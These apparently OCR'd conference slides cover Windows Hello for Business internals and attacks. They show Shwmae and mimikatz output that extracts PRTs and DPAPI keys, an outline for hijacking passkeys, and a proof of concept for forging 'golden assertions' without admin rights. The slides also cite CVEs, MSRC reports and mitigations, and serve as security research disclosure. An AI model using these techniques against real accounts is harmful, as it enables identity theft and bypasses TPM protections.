- Used under WHfB scenarios
- Allows user to reset forgotten Windows Hello PIN
- Enrolled Windows Hello keys continue to work after reset



# Recovery Protector

- Protector decryptor key encrypted with local SYSTEM DPAPI key first
- Encrypted key is encrypted with public key fetched from Entra
- cred.microsoft.com/getencryptionkey/v1
- Result stored inside 9.dat
  - Inside container folder not protector folder `~\_(\`)/-`


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HTTP/1.1 200 OK
Content-Length: 6294
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sun, 07 Jul 2024 11:03:49 GMT
Server: Microsoft-IIS/10.0
Cache-Control: no-cache
Expires: -1
Pragma: no-cache
Set-Cookie: ARRAffinity=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b; Path=/; HttpOnly; Secure; Domain=cred.microsoft.com
Set-Cookie: ARRAffinitySameSite=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b; Path=/; HttpOnly; SameSite=None; Secure; Domain=cred.microsoft.com
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Content-Type-Options: nosniff

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  "use": "enc",
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  ]
}
```



# Recovery Protector

- Decryption key is decrypted via Entra
  - POST cred.microsoft.com/unprotectsecret/v1
- Access token requires **ngcmfa** and **mfa** claim
- Client id 9115dd05-fad5-4f9c-acc7-305d08b1b04e (Microsoft Pin Reset Client Production)
- Decrypted blob from Entra decrypted with local SYSTEM DPAPI key
- Metadata files
  - 15.dat => AES encrypted intermediate PINs
  - 4.dat => AES IV
  - 9.dat (protector) => Unknown
  - 9.dat (container) => Encrypted Entra blob





# Preboot Protector

- Used for devices that support BitLocker PIN to desktop
- 15.dat likely protected by BitLocker
- More research needed




# Companion device protector

- Originally intended as external protector via companion device
- Opaque blob sent to companion device for encryption
- Probably the intermediate PINs
- No research needed, deprecated and never seen irl.


# Protector recap

- Protectors encrypt intermediate PINs
- Inputs to protectors differ depending on type
- Bio protector doesn't need biometrics to decrypt
- PIN protector is extremely vulnerable when no TPM is present
- Intermediate PIN purpose?



# Keys

- Intermediate PINs protect keys
- Keys can be used for encrypting secrets or signing data
- Key types
  - Vault key (Decrypt PIN)
  - Entra key (Sign PIN)
  - Passkey (Sign PIN)
  - Third party (External PIN)
    - Okta FastPass
    - Others





# Keys

- Keys once again leverage Software or Platform KSP depending on TPM presence
- Key metadata also stored in dat files
- Common dat files across all keys
- Key specific dat files too

# Vault Key

- Vault key is used for decrypting plaintext password for Windows Hello
- Leverages the decrypt pin from the protector as authenticator
- Already covered in depth
- Check out DPAPI-in-depth with tooling: standalone DPAPI  
<https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>

# Passkey Key



- Created when enrolling for WebAuthn/FIDO2/Passkey supported websites
- Additional metadata files
- Contains WebAuthn credential info encoded as CBOR
- Shoutout to @aceb0nd who identified the correct encoding

Address `C:\ProgramData\Microsoft\PasskeyCredential\{3816F90F-1882-4C8F-9BAE-97063CA77CFB}\{93F1086...`

Name	Size	Date Modified
1.dat	316 bytes	18/04/2024 21:19:52
2.dat	70 bytes	18/04/2024 21:19:52
3.dat	78 bytes	18/04/2024 21:19:52
5.dat	4 bytes	18/04/2024 21:19:52
6.dat	4 bytes	18/04/2024 21:19:52
7.dat	17 bytes	18/04/2024 21:19:52
8.dat	2 bytes	18/04/2024 21:19:52
9.dat	2 bytes	18/04/2024 21:19:52
10.dat	2 bytes	18/04/2024 21:19:52
11.dat	2 bytes	18/04/2024 21:19:52
12.dat	2 bytes	18/04/2024 21:19:52

CBOR encoded account info

WebAuthn sign count





# Passkey Key

- CBOR data contains
  - Relay party id (Rpld)
  - User id
  - Username
  - Display name
- SHA256 of CNG key blob is the WebAuthn credential id
- Incremental sign count stored in 11.dat
- All the information needed to authenticate to WebAuthn

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	A3	01	01	02	A3	62	69	64	6B	77	65	62	61	75	74	68	...fbidkwebauth
00000010	6E	2E	69	6F	64	69	63	6F	6E	69	E7	8C	B2	EA	BA	B8	n.iodiconiçE²ê°,
00000020	E7	BF	BF	64	6E	61	6D	65	6B	77	65	62	61	75	74	68	çççdnamekwebauth
00000030	6E	2E	69	6F	03	A4	62	69	64	58	2B	58	64	32	4F	4D	n.io.ºbidX+Xd2OM
00000040	56	42	72	64	45	4B	4B	69	75	4D	54	70	56	6C	41	7A	VBrdEKKiuMTpVlAz
00000050	34	70	75	6D	65	33	79	35	50	69	50	5A	2D	50	69	62	4pume3y5PiPZ-Pib
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
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Sign count

# Passkey Abuse

- Custom browser extension to hijack `navigator.credentials.get` WebAuthn function
- Proxy assertion requests to compromised host
- Increment sign count
- Sign assertion and fake user presence
- Return result back to extension
- Profit



# Entra Key

- Created during WHfB enrolment
- Used along with device certificate to request PRT's
- Can be used to obtain cloud TGT under Cloud Kerberos trust model
- Leverages the signing pin from the protector as authenticator
- Key name format contains tenant and user id

Name	Size	Date Modified	Type
1.dat	168 bytes	18/04/2024 17:15:54	DAT File
2.dat	70 bytes	18/04/2024 17:15:54	DAT File
3.dat	78 bytes	18/04/2024 17:15:54	DAT File
4.dat	1.36 KB	18/04/2024 17:15:54	DAT File
5.dat	4 bytes	18/04/2024 17:15:54	DAT File
6.dat	4 bytes	18/04/2024 17:15:54	DAT File
8.dat	4 bytes	18/04/2024 17:15:54	DAT File
9.dat	4 bytes	18/04/2024 17:15:54	DAT File
10.dat	4 bytes	18/04/2024 17:15:54	DAT File
12.dat	8 bytes	18/04/2024 17:15:54	DAT File

login.windows.net/de60a4fa-d583-4eb0-ab66-ce358af8279c/mary.gruber@ethicalchaos.dev



# Entra Key Abuse

- Direct request of new PRT's leveraging the enrolled user key
- The return of Dirk-Jan's CVE-2021-33781 via KDFv1 downgrade
- Reported to MSRC
- Conveniently deprecated in time for DEF CON

```
C:\Tools>.\Shwmae.exe prt --sid 5-1-5-21-1003644063-402998240-3342588708-1111
[+] Decrypted SYSTEM vault policy 4bf4c442-9b8a-41a0-b380-dd4a704ddb28 key: 2f662c4708167c02732ae89cd4681557be8c0ac5fd000fdd0c5038ce2fc4c89fd6627f45b8e613611e8282d8f38c08e828c023f6b8f060b
[+] Decrypted vault policy:
  Aes128: 3cb7dbc9f920a6df0aab211b67ef673d
  Aes256: 43642515f325f5c332d14e0295d3ad43dfdb05324fad7bea687f1a9e0e6ecd
[+] Found Azure key with UPN mary.gruber@ethicalchaos.dev and kid +JTP91aEUWFjFXxbPz6CMxiOWhdohCoTthcr/OwB1ek=
[+] Successfully decrypted NGC key set from protector type Bio
  Transport Key : SK-4eed430d-3568-3005-69ca-6967fac4ba9c
  PRT : 0.AS8A-qRg3oPVsE6rZs41ivgnnIc7qjhtoBdIsnV6MmI2TsvAbc.AgABAwEAAAAPtWjzXqdR4BN2miheQMYAgD
  FipxXBQPg9FUzb_cf_-EocFxpuumU6EKQ22j8QoJxjuJcPMM4dh77euV_VfKBZ9ZsbB1JjHBLuttnwVLIy4N1yi9BGVvavj6tg9U512nat_12kZ
  805DJnPOsSfPpX4CQqH4U3VLCszmpfLnb_4aVyBb-GNdXLYHK9iz12H5RcTL3TH1z07ogLK-II9jM64BKJVWwb0NRp16FcN8vgH4opiQ7Ora0G2-
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  z7qdL0YfSfhYwDfdjmu40ajA9-E0A_CJwpFofNwZpTp_QZaPYHizDxwV0h51V4Exw04hls0iFCOCC7RH4-wjs51aboG0L3FHio0
  PRT Random Ctx : 629c5f725de4f2cc80ad533bad242de26d84ce91a84aad6c
  PRT Derived Key : 0d78cca41c1bd14c002516377d8e2973354ba7cd7c4da68724ec7b2b8b2124bc
  Partial TGT :
doIGEjCCBg6AwIBBaEDAgEwoIE4TCCBN1hgGTZMIE1aADAgEFoQ4bDEFELkdJTKdFLKNPTaIhMB+gAwIBAQEYMBYbBmtYnRndBsMQUQuR01
BjWgAwIBEqEGAgQxn
n4WbgQg3E0A0Fokvf
ay1rUKT8+k7zrx5qx
```

## Change announcements

### Security update to Entra ID affecting clients which are running old, unpatched builds of Windows

[Action may be required]

We're making a security update to Entra ID such that use of older unpatched version of Windows which still use the less secure Key Derivation Function v1 (KDFv1) will no longer be supported. Once the update is rolled out, unsupported and **unpatched** Windows 10 and 11 clients will no longer be able to sign in to Entra ID. Globally, more than 99% of Windows clients signing in to Entra ID have the required security patches.

#### Action required:

If your Windows devices have Security Patches after July 2021 no action is required.

**If your Windows devices do not have security updates after July 2021, update Windows to the latest build of your currently supported Windows version to maintain access to Entra ID.**



# Demo Time



File Action Media View Help

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Search Google or type a URL

Gmail Images

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GitHub Home crt.sh Login Add shortcut

Customize Chrome

Status: Running

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Windows 11 x64 TPM + VBS

Administrator: Windows Power Administrator: Windows Power

```
PS C:\tools>
```

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Activate Windows  
Go to Settings to activate W

# Unprivileged Windows Hello Abuse







# JWT Payload

- Nonce from Entra
- Username
- Assertion (another JWT)

PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEGEAAAACA0z_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s604sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiell@iminyour.cloud",
  "assertion":
  "eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJkaXI6IjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFzcEZ2YzB
  XRTd0MXFHUmNpTk50YzJFUT0iLCJkaXI6IjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFzcEZ2YzB
  iLCJkaXI6IjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFzcEZ2YzB
  1NDciLCJkaXI6IjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFzcEZ2YzB
  uY2UiOiJBd0FCRwdFQUBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWec5NWVGbUVCb3Z
  nUFV20TdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNc jY4US1UMj1XZDBzMgdBQsJ9.HJEWJ5xr1h
  Firde91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
  eJktJ_fmKUrPXzYaZlhxHW0Exyy4EJPJzFwA2ENYGGGenqs3HEJ2woJV_Kxw03Tn-
  xER1D1VXgMRuK_JCnUylvjKy2viKTZKXdm_3C9cKVoyfnG-7xMlQ7rWBUpAtvFwkSdQkC5FKsRFXrn1HuoFd
  rKUP1mZQjuXKTMCKaY0hjjJpKlpRcX9DaaqjHsD4WsNm5WCcEfIz60Np-
  XUueSixK1gEzbJfDC56xAik7vsXdxB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```





# Generating the assertion ourselves

- Windows Hello can be used from user session
- We can use the Microsoft Passport Key Storage Provider from software
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed whatsoever

# Generating assertion from user session

```
PS C:\Users\TokenProtection\Documents> .\hello poc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjI0TWZBekZxUTMyNkw2bVh5bGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJlbnRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgImhhdCI6ICAxNzIxMTIxODUxLA0KICAgICJleHAiOiAgMTcyMTEyOTAwMSwNCiAgICAic2NvcGUiOiAgIm9wZW5p
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_YIwDrxSZnZn5H0dVn9ckzJcLGNj1d6tFuJ8L_Bc00Ib7LZLQnSHkpVjQn9UMbXdhALmp9uf0CHc-BetKf0ZbIKrZeA910EoPlPn399AME2o13tguvhaCb80
_CQEyva148wEjqGakKgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents>
```

# Signed assertion with WHFB private key (old)

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJ  
ia2lkIjoibmVudCI6IHR5cCI6IkpzZW50L3N1bWV0  
J2Z2xhdnZlbiEYxMWlZcW5IcGlpcz0iLCJ0eXAiOiJKV1QiLCJ  
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltYW55  
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR  
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTRFCQyIsIC  
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2OD  
DQzMDkyMDYiLCJ0eXAiOiJvcGVuaWQgYXph  
IHVncyJ9.tBpi2n4KisKL22p-  
8elsj3n4JEFo0RtNBIPWkxxw1I2nA1NTjTme4V5  
MUz1kqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",  
  "use": "ngc"  
}
```

PAYLOAD: DATA

```
{  
  "iss": "tpmtest@iminyour.cloud",  
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",  
  "iat": "1684308606",  
  "exp": "1684309206",  
  "scope": "openid aza ugs"  
}
```



# WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
  - Timestamp range can be anything, 10 years validity without problem
  - Assertion can be used in the future to authenticate with WHFB key
- 
- Problem: tied to device certificate and TPM?

# Windows Hello usage over RDP



# RDP to device without TPM = PRT exposure

```
PS C:\Users\TokenProtection\Documents> dsregcmd /status
```

```
+-----+
| Device State |
+-----+

    AzureAdJoined : YES
EnterpriseJoined : NO
    DomainJoined  : NO
Virtual Desktop  : NOT SET
    Device Name   : DESKTOP-9FJOBHL

+-----+
| Device Details |
+-----+

    DeviceId      : 973db80e-0a42-401c-b871-41cc47bdf5f4
Thumbprint       : 4FD99D9519F7060A1A4F750430972938C9FCC78B
DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
KeyContainerId   : 7905a9be-343f-47b8-8006-b0b1f7cd295e
KeyProvider      : Microsoft Platform Crypto Provider
TpmProtected     : YES
DeviceAuthStatus : SUCCESS

+-----+
| Tenant Details |
+-----+
```

DESKTOP-86AQKLO - Remote Desktop Connection

```
mimikatz 2.2.0 x64 (oe.oe)
RecySID name : NT AUTHORITY\SYSTEM

612 {0;000003e7} 1 D 45042 NT AUTHORITY\SYSTEM S-1-5-18 (04g,2
-> Impersonated !
* Process Token : {0;012c3009} 2 F 19673846 AzureAD\TPM S-1-12-1-4191710559-11
(10g,24p) Primary
* Thread Token : {0;000003e7} 1 D 19883091 NT AUTHORITY\SYSTEM S-1-5-18
(elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5B
AAAQAAIAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAGAAIAAAAFxLUzuY4Gpj
AAAJVaAXwsb034FeR1ehw7Wh17TzUCSyJJ-J6jmrQVnCcRYggJyzuQWZqe00muJ4wwDUAAAAABjBiAHjkeIKAB
55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
Label : AzureAD-SecureConversation
Context : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
* using CrvptUnprotectData API
Key type : Software (DPAPI)
Clear key : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
Derived key: ac1a1t812b753te2/6TT/e149b94602625eT64T8T416bT86452TC06bC089aT0a

mimikatz #
```



# WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```

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# WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in FAQ, actual server side enforcement for nonce only enabled in May 2024

## FAQ

### **According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?**

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

### **According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?**

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

### **What kind of security feature could be bypassed by successfully exploiting this vulnerability?**

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device.



# WHFB assertion attack – remaining scenarios

- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it's regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc









# WHFB assertion stealing – token claims

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVLX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7j
LB7mqsOTIoiLL3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
```

# Entra Mitigations

- Require device compliance
- Restrict device join / registration for regular users
- Monitor for new devices + use of existing WHFB key
- Don't RDP to untrusted hosts with sensitive accounts

# Endpoint Mitigations

